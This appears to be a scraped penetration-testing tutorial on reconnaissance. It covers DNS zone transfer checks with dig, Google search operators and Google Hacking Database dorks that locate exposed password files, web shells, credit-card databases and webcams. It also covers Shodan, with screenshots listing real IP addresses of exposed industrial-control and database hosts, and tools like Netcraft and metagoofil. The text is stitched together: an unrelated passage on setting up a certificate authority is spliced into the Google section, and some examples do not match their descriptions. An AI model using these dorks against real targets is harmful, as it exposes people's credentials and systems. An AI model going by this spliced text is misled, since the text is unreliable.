Regular DNS packets – like the ones sent during name guessing and individual record querying - run on top of UDP protocol (port 53). However, DNS zone transfer packets run on top of TCP (port 53). Zone transfer was designed to allow a secondary DNS server to update its zone records by asking a primary DNS server to transfer the entire update zone. From a security perspective, this should be the only legitimate access to zone transfer functionality; only the secondary server can issue a zone transfer request to a primary server. On any primary DNS server, there are generally three options the administrator can choose from to configure zone transfer:

1. ***Disable Zone Transfer***: this option will not allow any other system – not even a secondary server – to get a copy of the zone.
2. ***Allow Zone Transfer to Certain Systems***: the administrator needs to explicitly type the IP addresses of the systems – e.g., secondary servers – allowed to access zone transfer.
3. ***Allow to All***: this option will openly allow zone transfer to the whole world.

It is this last option that can be dangerous to an organization. If Zone transfer is openly allowed, hackers can use it during the information gathering phase to get all the records within a domain; those records will reveal all hostnames, IP addresses, services, etc. Your role as a penetration tester is to find out if zone transfer is allowed.

Here is how you would attempt zone transfer using the dig command:

```
#dig axfr @<nameserver> <targetdomain>
```

axfr	this indicates the zone transfer query.
@<nameserver>	this is the server we are contacting for zone transfer.
<targetdomain>	this is the domain for which we want to get the zone.

For example, if we want to test whether the DNS server of semurity.com allows zone transfer, we would issue the following command:

```
# dig axfr @dns1.supremepanel.com semurity.com

; <<>> DiG 9.8.3-P1 <<>> axfr @dns1.supremepanel.com semurity.com
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

In the above example, we queried the server **dns1.supremepanel.com** – which is the authoritative DNS server for the domain semurity.com (which we got previously). Notice here that we got the message " **Transfer failed** " which indicates that zone transfer is not allowed.

Public Search Engine

Google – Search Engine

www.google.com

The Google Search Engine might be considered the most widely used and most popular search engine on the web. Almost all of us are familiar with the standard normal use of Google to search for whatever we are interested in. Some people might be familiar with using certain special characters to refine their searches further. Yet, very few are familiar with the so-called advanced operators that get the most out of Good.

Special characters are those added to your search keywords and that instruct Google to search for your keywords in a certain way. Here is a list of the most important special characters:

Character	Example	Function
+	+penteration +testing	The AND operator. The keyword after this sign must be included in the results. (Both words ***penetration*** and ***testing*** must be included in every web page returned)

-	Pentration testing -dos	Exclude the keyword. The returned results must not include this keyword. (The word ***dos*** must not be included in any of the returned pages)
“”	“penetration testing”	The phrase included in the double quotes must be searched for exactly as it is. (the phrase ***penetration testing*** must be included as it is in all returned pages)
.	p.n	A wildcard for one single character. (the returned pages can include ***pan***, ***pin***, ***pen***, etc.)
*****	“* hacking”	A wildcard for any word. (the returned pages can include ***wireless hacking***, ***mobile hacking***, ***network hacking***, etc.)
|	“hacking | pentest”	The OR operator. It allows for alternative keywords. (The returned pages can include either ***hacking*** or ***pentest***)

Aside from those special characters, Google has what is called Advanced Operators. They further refine the searches and allow us to target certain areas of a web page and even to target certain websites. In addition, those operators allow us to find files of a certain type – files that might contain sensitive information, such as, usernames, passwords, credit cards info, etc. In short, *Advanced operators* are essentially used to refine searches; however, they can be used as a leverage to get a hand on discovering security vulnerabilities.

The syntax for using an advanced operator is as follows (note the colon after the operator):


<operator>:<search_term>

The following table summarizes the most important advanced operators:

Operator	Example	Function
intitle:	intitle:cybersecurity	searches page titles; it searches for pages whose titles match the given string. (return pages whose titles include ***cybersecurity***)
inurl:	inurle:viewtopic.php	Searches URLs; it finds pages whose URLs contain the given string. (return pages whose URLs contain ***viewtopic.php***)
intext:	intext:hacking	Searches only the text of the page. (return pages whose texts contain ***hacking***)
filetype:	filetype:pdf	searches for specific file types. (return only ***pdf*** files)

site :	site:semurity.com	searches within a specific site or domain. (return pages under ***semurity.com*** domain)
link:	link:www.semurity.com	searches for sites which have a link to our target site. We can find business partners, associates, and relations. (return websites that have a link to ***www.semurity.com***)

To better understand the difference between intitle: , inurl: , and intext: , let’s have a look at the following image:



How to Setup your Own Certificate Authority (CA) using OpenSSL | Semurity

Have any questions? (961) 76 108 669 info@semurity.com

Web Application Whitehat Hacking and Pentesting

The Essence of Buffer Overflow Exploitation

Introduction

If you are a system and network administrator, you have the issue of having multiple web-based applications that you need to access from within your LAN, or at least, accessible by certain employees of your organization. Generally, if these web applications are using HTTPS, the certificates are self-signed which causes the browser to issue a warning message every time you try to access such web apps. It can be a bit frustrating to actually accept the wrong the certificate every time. Besides, this can be exploited by malicious insiders who might intercept HTTPS traffic and forge fake certificates.

When HTTPS web sites are public – that is, they are accessible by anyone in the world, the digital certificate must be signed by an independent third-party trusted Certificate Authority (CA), such as, VeriSign, DigiCert, GoDaddy, GlobalSign, etc. However, if your websites are only accessible within your local LAN, it might not be worth the cost to have digital certificates issued by those trusted CAs.

By default, google searches in any of those three parts of any web page – the URL, the title, and the text (body). However, using any of those three operators would force Google to search only in the designated part. And as we are going to see, this will provide us with enough flexibility to find certain vulnerable pages.

Additionally, we can combine multiple of those operators to form a more complex searches. The following are few examples that demonstrate various uses of those operators:

Example 1
If we want to search for all php files that contain in their body the phrase “network penetration test” and have the phrase “cybersecurity” in their titles, we would type:

```
filetype:php intitle:“cybersecurity” intext:“network penetration test”
```

Example 2
If we want to search for asp files that have URLs with the words “admin” and

"orders," we would issue the following:

```
inurl:admin inurl:orders filetype:php
```

Example 3

If we want to find all pdf files host at semurity.com website, we would type:

```
filetype:pdf site:semurity.com
```

Example 4

To find excel sheets (xlsx) that contain the word "password" host at semurity.com website, we would type:

```
filetype:xlsx site:semurity.com password
```

Example 5

If we want to find email addresses, the following are some ways to get them using different Google operators:

- "@domain.com"
- email address filetype:csv
- filetype:pst
- inurl:email filetype:mdb
- filetype:xls inurl:"email.xls"
- filetype:xls username password email

Google Hacking Database

Over the years, different hackers started to organize lists of different Google search queries using those operators to find vulnerable websites and confidential information. In year 2000, the professional hacker Johnny Long created – by collaborating with many researchers and contributors – a large database of such search queries; each of such query is referred to as a "dork." The database has been called since then the Google Hacking Database (GHDB)

Those queries are categorized according to the vulnerabilities they reveal. Some queries can be used to reveal clear-text usernames and passwords, others reveal vulnerable PHP sites or pages, others reveal vulnerable WordPress sites, yet others expose unprotected webcams, and so on.

The GHDB can be accessed at the following site:

https://www.exploit-db.com/google-hacking-database/

Currently, all such queries are grouped into 14 categories. We will look below at each category, explain what it contains, and look closely at one query in that category.

Footholds

It contains queries that can give you access to the web server. They might reveal backdoors, control panels, configuration files, etc. The following is one example:

> inurl: "Mister Spy" | intext:"Mister Spy & Souheyl Bypass Shell"
>
> This dork finds web servers infected with “Mister Spy” web shell. It instructs Google engine to find web pages that either have the phrase “Mister Spy” in their URLs **or** have the phrase “Mister Spy & Souheyl Bypass Shell” in their body (text).

Sensitive Directories

It contains queries that find web servers with accessible directories containing sensitive or secret files. Here is an example:

> inurl:"/wp-content/uploads/db-backup"
>
> This dork finds web servers with WordPress CMS that have exposed backup directories. It searches for sites that have in their URLs the path “/wp-content/uploads/db-backup.”

Vulnerable Files

It contains queries that find web pages with known vulnerabilities; these vulnerabilities can be things like SQL injection, XSS, remote code execution, etc. Here is an example:

> intitle:"CJ Link Out V1"
>
> This dork finds web pages that have in their titles the phrase “CJ Link Out V1” which indicates the prodocut CJ Linkout version 1. This product has been discovered to contain Cross-Site Scripting (XSS) vulnerability.

Vulnerable Servers

It contains search queries that reveal web servers with known vulnerabilities or pages that give access to the web server. Here is an example:

> filetype:php inurl:vAuthenticate
>
> This dork finds PHP web pages where the word “vAuthenticate” is in the URL. vAuthenticate is a script that allows the creation of user accounts. By default, there are two admin users with easily guessable passwords.

Error Messages

It contains search queries that find web pages with error messages and logs which reveal so much information about the underlying web server or application. The following is an example:

> intitle:"Whoops! There was an error."
>
> This dork searches for web pages that have in their titles the phrase “Whoops! There was an

error.” This phrase indicates pages with error messages which sometimes reveal database credentials.

Network or Vulnerability Data

It contains search queries that can find documents and information about the network infrastructure – such as, IP addresses, routers and switches, firewalls, etc. Here is an example:

```
inurl:"AllItems.aspx?FolderCTID=" "firewall" | "proxy" | "configuration" | "account"
```

This dork finds web pages with URLs containing the path “AllItems.aspx?FolderCTID=” and also have one of these words anywhere in the page: firewall, proxy, configuration, or account. Those pages contain a lot of information about network device configurations and IT documents.

Various Online Devices

It contains queries that find IoT (Internet of Things) devices – devices connected directly to the Internet with a web interface, such as, printers and webcams. Here is an example:

```
inurl:guestimage.html
```

This dork finds web pages that have the name “guestimage.html” in their URLs. These pages typically indicate the existence of online Mobotix Cameras.

Web Server Detection

It contains queries that find web servers with certain service and version. For example:

```
intitle:"BadBlue: the file-sharing web server anyone can use"
```

This dork finds web servers with BadBlue file-sharing service.

Files Containing Usernames

It contains search queries that find files with usernames – but no passwords. Those usernames can be associated with a certain service – e.g., SSH, FTP, etc. For example:

```
filetype:log username putty
```

This dork finds log files – files with the extension .log – that contain the keyword “username” and “putty.” Putty is an SSH client. The returned results are Putty log files with various information including usernames.

Files Containing Passwords

It contains search queries that find files with passwords. For example:

```
intitle:"Index Of" intext:.ftpconfig
```

This dork finds exposed directory listings – indicated by the title “Index Of …” – and have in them the file .ftpconfig. Once you click on the file .ftpconfig, you will find access credentials to an FTP server.

Sensitive Online Shopping Info

It contains search queries that find information related to e-commerce sites; such information can include usernames, passwords, credit card info, buying history, etc. Here is an example:

```
inurl:midicart.mdb
```

This dork finds exposed unprotected database files named **midicart.mdb**. MIDICART is a shopping cart application for ASP and PHP sites. When its database is insecurely exposed, it can reveal sensitive information about buyers including their credit cart info.

Files Containing Juicy Info

It contains search queries that find sensitive information other than credentials. This information can helpful during the intelligence gathering phase. For example:

```
intitle:"index of" intext:twr.html
```

This dork finds exposed directory listings that include Tripwire reports. Tripwire is a software that does integrity-checking on a server by monitoring changes in files and system processes.

Pages Containing Login Portals

It contains search queries that find login pages. There are no login credentials here; but if you find your way through the login portal/page, you access a lot of sensitive information. For example:

```
intitle:"OAuth Server Login"
```

This dork finds OAuth login pages. It simply returns pages that have in their titles the phrase “OAuth Server Login.”

Advisories and Vulnerabilities

It contains search queries that find vulnerable servers; however, those queries are generated through advisory boards. Here is an example:

```
intitle:"Nport web console"
```

This dork finds web pages that have in their titles the phrase “Nport web console” which indicates the existence of vulnerable Moxa devices.


Shodan – IoT Search Engine

www.shodan.io

Shodan is a search engine for IoT (Internet of Things) devices; that is, for internet-connected devices. Those devices are connected to the Internet with an IP address and have a web server that offers remote control or administrative panel. Shodan mostly finds those devices that have their web servers (http/https) on ports 80, 8080, 443, or 8443. It can also find devices listening on other ports like Telnet, SSH, SNMP, and many others. Shodan was created by John Matherly in 2009 with the vision of searching devices connected to the Internet.

Most often, IoT web servers provide their owners with interfaces and consoles for remotely controlling and managing those devices. And the security risk happens when there is no proper authentication system in place. And this would give intruders the ability to monitor and control the device. Shodan can find devices like routers, switches, webcams, traffic lights, SCADA systems, heating systems, refrigerator, etc. Unlike Google Search, Shodan requires you to register a free account to get access to many of its features; and if you to access all features, you will even need a paid membership.


After you log in to Shodan, click on **Explore** in the main menu. You will see three main sections with these titles: *Featured Categories*, *Top Voted*, and *Recently Shared*.



Then, you will see the following three categories under **Featured Categories**:

1. Inudstrial Control Systems (ICS)

Also called Supervisory Control and Data Acquisition (SCADA), these are embedded computers that control a wide range of systems we rely on in our daily lives, such as, air conditioners, traffic lights, theatre lights, different parts of factories and power plants. If a hacker can find an unprotected ICS web interface, they can do a lot of damage. If you click on it, you will see further sections denoting different ICS systems and protocols which you can explore. For example, you can click on *Explore Modbus* to find devices that use Modbus – a popular ICS protocol. Shodan will show you a list of IP addresses along with their information as shown in the following image:



TOTAL RESULTS

20,940

TOP COUNTRIES

United States	3,618
France	1,420
Italy	1,351
Spain	1,336
Germany	1,229

TOP ORGANIZATIONS

Verizon Wireless	1,786
Deutsche Telekom AG	903
Telstra Internet	864
Turkcell	818
Orange	780

TOP OPERATING SYSTEMS

Windows 7 or 8	24
Linux 3.x	23

RELATED TAGS: scada

87.138.181.136
p578ab588.dip0.t-ipconnect.de
Deutsche Telekom Business
Added on 2018-11-07 08:02:22 GMT
Germany, Hamburg
Details
ics


```
Unit ID: 0
-- Slave ID Data: Illegal Function (Error)
-- Device Identification: Illegal Function (Error)

Unit ID: 1
-- Slave ID Data: Illegal Function (Error)
-- Device Identification: Illegal Function (Error)

Unit ID: 2
-- Slave ID Data: Illegal Function (Error)
-- Device Identification: Illeg...
```

95.126.164.130
130.red-95-126-164.staticip.rima-tde.net
Telefonica de Espana Static IP
Added on 2018-11-07 08:01:17 GMT
Spain, Córdoba
Details
ics

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221CE40R V1.0
-- CPU module: TM221CE40R

Unit ID: 1
-- Device Identification: Schneider Electric TM221CE40R V1.0

Unit ID: 2
-- Device Identification: Schneider Electric TM221CE40R V1.0

Unit ID: 3
-- Device Identification: Schne...
```

2. Databases

These are systems that provide Relational Database Management System (RDBMS), like MySQL, PostgreSQL, mongoDB, Riak, Elastic, etc. By clicking on this category, you will see further sections about the different database technologies which you can explore more. The following is a snapshot of the results page that was returned after clicking on *Explore Elastic*:



TOTAL RESULTS

26,710

TOP COUNTRIES

United States	7,873
China	7,814
France	1,725
Germany	1,246
Netherlands	985

TOP ORGANIZATIONS

Hangzhou Alibaba Advertising Co...	3,697
Amazon.com	3,331
Google Cloud	1,816
Microsoft Azure	1,346
Digital Ocean	1,237

TOP OPERATING SYSTEMS

Linux 3.x	4

RELATED TAGS: https://www.instagram.com/sxse__18/

51.15.216.17
17-216-15-51.rev.cloud.scaleway.com
ONLINE SAS
Added on 2018-11-07 08:45:46 GMT
France
Details
database

66.0 MB | 1 Nodes

Cluster Name	es-dgs-webfarm-staging
Status	yellow
Number of Indices	13

47.96.152.240
Aliyun Computing Co.
Added on 2018-11-07 08:44:58 GMT
China
Details
database

44.0 kB | 1 Nodes

3. Video Games

Shodan can find systems with online Video Games like Miecraft, Counter-Strike: Global Offensive, Starbound, ARK:Survival Evolved, etc.

Under the Top Voted section, you will see different search queries that have been voted by people and have become popular. The following are two top search queries:

1. **Webcam**
   This has the search query: **Server: SQ-WEBCAM** – which basically searches for SQ webcams exposed on the Internet. Returned results may include unprotected webcams.
2. **Cams**
   This has the search query: **linux upnp avtech** – which searches for AVTech cameras online. These cameras have a linux OS.

Finally, the section Recently Shared include search queries recently submitted by members.


pipl You can of course search for whatever you would like by typing it directly into the search textbox on the top of the page.

Pipl – People Search

www.pipl.com

Pipl is the world's largest people search engine. According to Piple Inc., "Pipl is the place to find the person behind the email address, social username or phone number. It polls information about a person from social media sources, such as, Facebook, Linkedin, Twitter, and Google plus, and also from E-Commerce sites like Amazon.


When you access the site, you are presented with a textbox where you can enter the name of the person you would like to gather information about:


pipl
Name, Email, Username or Phone
Location (optional)
Search Over 3,125,818,240 People


robtex RobTex – DNS Lookup Engine

www.robtex.com

RobTex is an all-in-one DNS lookup engine. It is free, yet very comprehensive; it can poll publically-available DNS and Whois information like, IP addresses, domain names, host names, Autonomous Systems, routers, DNS records, IP geolocation, etc. And if you log in with an account, you will get access to the site's history and you will be presented with a graph of the network topology of your queried domain. On the home page, you can see a search box where you can enter the hostname of your target as follows:



RebTex will return a huge report containing DNS analysis of different records (NS, MX, A, etc.), geographical locations of different servers, SEO data (if any), domain names that share the same NS, MX, and IP address, subdomains and hostnames, and finally a graph with a visual representation like the following:



Built With


BuiltWith – Web Technology Mining

www.builtwith.com

Founded in 2007 by Gary Brewer, BuiltWith is an Australian-based company that provides different Internet services; particularly, it provides information and analysis on web technologies used by websites all over the world. You can query their database to find out which underlying technologies a certain website is built with.

The technologies that BuiltWith can provide fall into different categories, such as, Content Management Systems, JavaScript Libraries, Mobile Technologies, Content Delivery Networks, Widgets, Encoding technologies, Document technologies, technologies providing Aggregation Functionality, etc.

When you go their website, you are presented with a query box as follows:



Find out what websites are Built With

www.semurity.com

e.g. techcrunch.com, Magento, bbc.co.uk, Google Analytics, Designer Bags

Lookup

After submitting your query, you will get a detailed report of all the technologies that come as parts of the website. Here is a section of the results returned for www.semurity.com website:


Web Server — View Global Trends

Apache
Apache Usage Statistics - Download list of all Apache websites
Apache has been the most popular web server on the Internet since April 1996.

Hosting Providers — View Global Trends

Hivelocity Hosting
Hivelocity Hosting Usage Statistics - Download list of all Hivelocity Hosting websites
Dedicated, colocation, cloud and reseller hosting solutions.

Content Management Systems — View Global Trends

WordPress
WordPress Usage Statistics - Download list of all WordPress websites
WordPress is a state-of-the-art semantic personal publishing platform with a focus on aesthetics, web standards, and usability.

JavaScript Libraries — View Global Trends

jQuery
jQuery Usage Statistics - Download list of all jQuery websites
JQuery is a fast, concise, JavaScript Library that simplifies how you traverse HTML documents, handle events, perform animations, and add Ajax interactions to your web pages. jQuery is designed to change the way that you write JavaScript.

NETCRAFT


Netcraft – Web Analyzer

www.netcraft.com

Netcraft provides information and analysis of web servers. It has been exploring the web since 1995. The UK-based company Netcraft ltd., was founded in 1987 by Mike Prettejohn. It offers different web security services, such as webapp security testing and PCI security scanning. It also offers a powerful and sophisticated browser's anti-phishing toolbar that is free of charge. The toolbar can work on Firefox, Chrome, and IE.

What makes Netcraft attractive to hackers and penetration testers is their Internet data mining engine. Their engine monitors the Internet for web services and collects information about web servers, operation systems, hosting companies, ISPs, and sometimes even uptimes. They keep all of that information in their own databases and tracks of all changes. That is, a user can see the history of the underlying technologies of a certain website.


A simple way to use the power of Netcraft, is to go the textbox under the title "**What's that site running?**" and enter the the website address as shown the following image:


What's that site running?

Find out what technologies are powering any website:

www.semurity.com

After submitting your query, you will get the results which will show different pieces of information about the website, such as, IP address, Nameserver, DNS admin, Hosting company, Hosting country, and so on. Also, you will see information about operating system and web server:


Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
HIVELOCITY VENTURES CORP 8010 Woodland Center Blvd Suite 700 Tampa FL US 33614	69.46.29.42	Linux	Apache	22-Jul-2017

How to Find Insecure Sensitive Files of your Target on the Internet

In general, every organization divides its information into two categories, public and private. The public category encompasses all information that can be exposed outside the organization and there is no harm if outsiders have access to it; on the other hand, private information is information that is deemed sensitive and only certain individuals are authorized to access it. This private information must be stored in a physically as well as digitally secure system. However, due to insufficient security mechanism, lack of auditing, or even employee negligence, this sensitive information may get exposed to the public. What I am going to explain in this post is how to find such leaked information on the Internet using search engines or certain tools.

Search engines constantly scan the Internet and index all web-related data or files. Each file is accessible through its URL which, in many cases, is publicized by the web application upon the creation of that file. Thus, search engines can hold searchable indexes of files that were not intended to be in public. It is only a matter of how to skillfully query the search engines – particularly Google, to reveal those files to us. We have the option of using manual search queries to get the results we want, or using an automated tool that does the job on our behalf.

Querying Google for Document Files

Google search engine is very flexible when it comes to customizing search queries. There are many built-in *operators* that can be utilized to customize our search criteria and provide us with unconventional results. What is relevant to our discussion here are the following operators:

- filetype
- site

The syntax for using any operator is as follows: operator:search_term

We are interested in finding out MS Office files, Open Office files, PDF files, and TXT files, since these types of files are what is used often to store sensitive information. Thus, the file extensions that we will look for are:

doc, docx, xls, xlsx, ppt, pptx, pps, ppsx, odt, ods, odp, pdf, txt, rtf

If we assume that our target domain is example.com, then, we need to issue the following query to find one particular file type:

site:example.com filetype:<ext>

For example,

- To find PDF files, we issue: site:example.com filetype:pdf
- To find DOC files, we issue: site:example.com filetype:doc
- To find DOCX files, we issue: site:example.com filetype:docx

However, if we would like to combine multiple file types in one search query, we need to use the OR operator (please note that it is case-sensitive). Thus, to find all file types mentioned above, we can issue the following search query:

site:example.com filetype:pdf OR filetype:doc OR filetype:docx OR filetype:xls OR filetype:xlsx OR filetype:ppt OR filetype:pptx OR filetype:pps OR filetype:ppsx OR filetype:odt OR filetype:ods OR filetype:odp OR filetype:txt OR filetype:rtf

Automatic Document Retrieval and Analysis with “Metagoofil”

Metagoofil is an open source tool that can search the Internet for certain file types at a certain domain, download these files to the local system, and then, extract and analyze the meta data inside those files. Meta data includes things like username, email address, date of creation, etc., which can help in profiling the target organization. Metagoofil comes installed on Kali Linux by default. Using this tool is actually easy and straight forward. For example, to download a maximum of 50 files that are of different types - pdf, doc, docx, xls, xlsx, and txt - from the domain example.com and save them to “mydirectory” folder, we will issue the following command:

```
# metagoofil -d example.com -t pdf,doc,docx,xls,xlsx,txt -n 50 -o
mydirectory
```

Just like with the search results above, the downloaded files can be of different sensitivity levels; some of them might be public files, while others could be private files that were not kept secure. You can now perform extra analysis about the contents of those files. Probably, you may search for files with passwords, usernames, and emails.

Maltego Tool

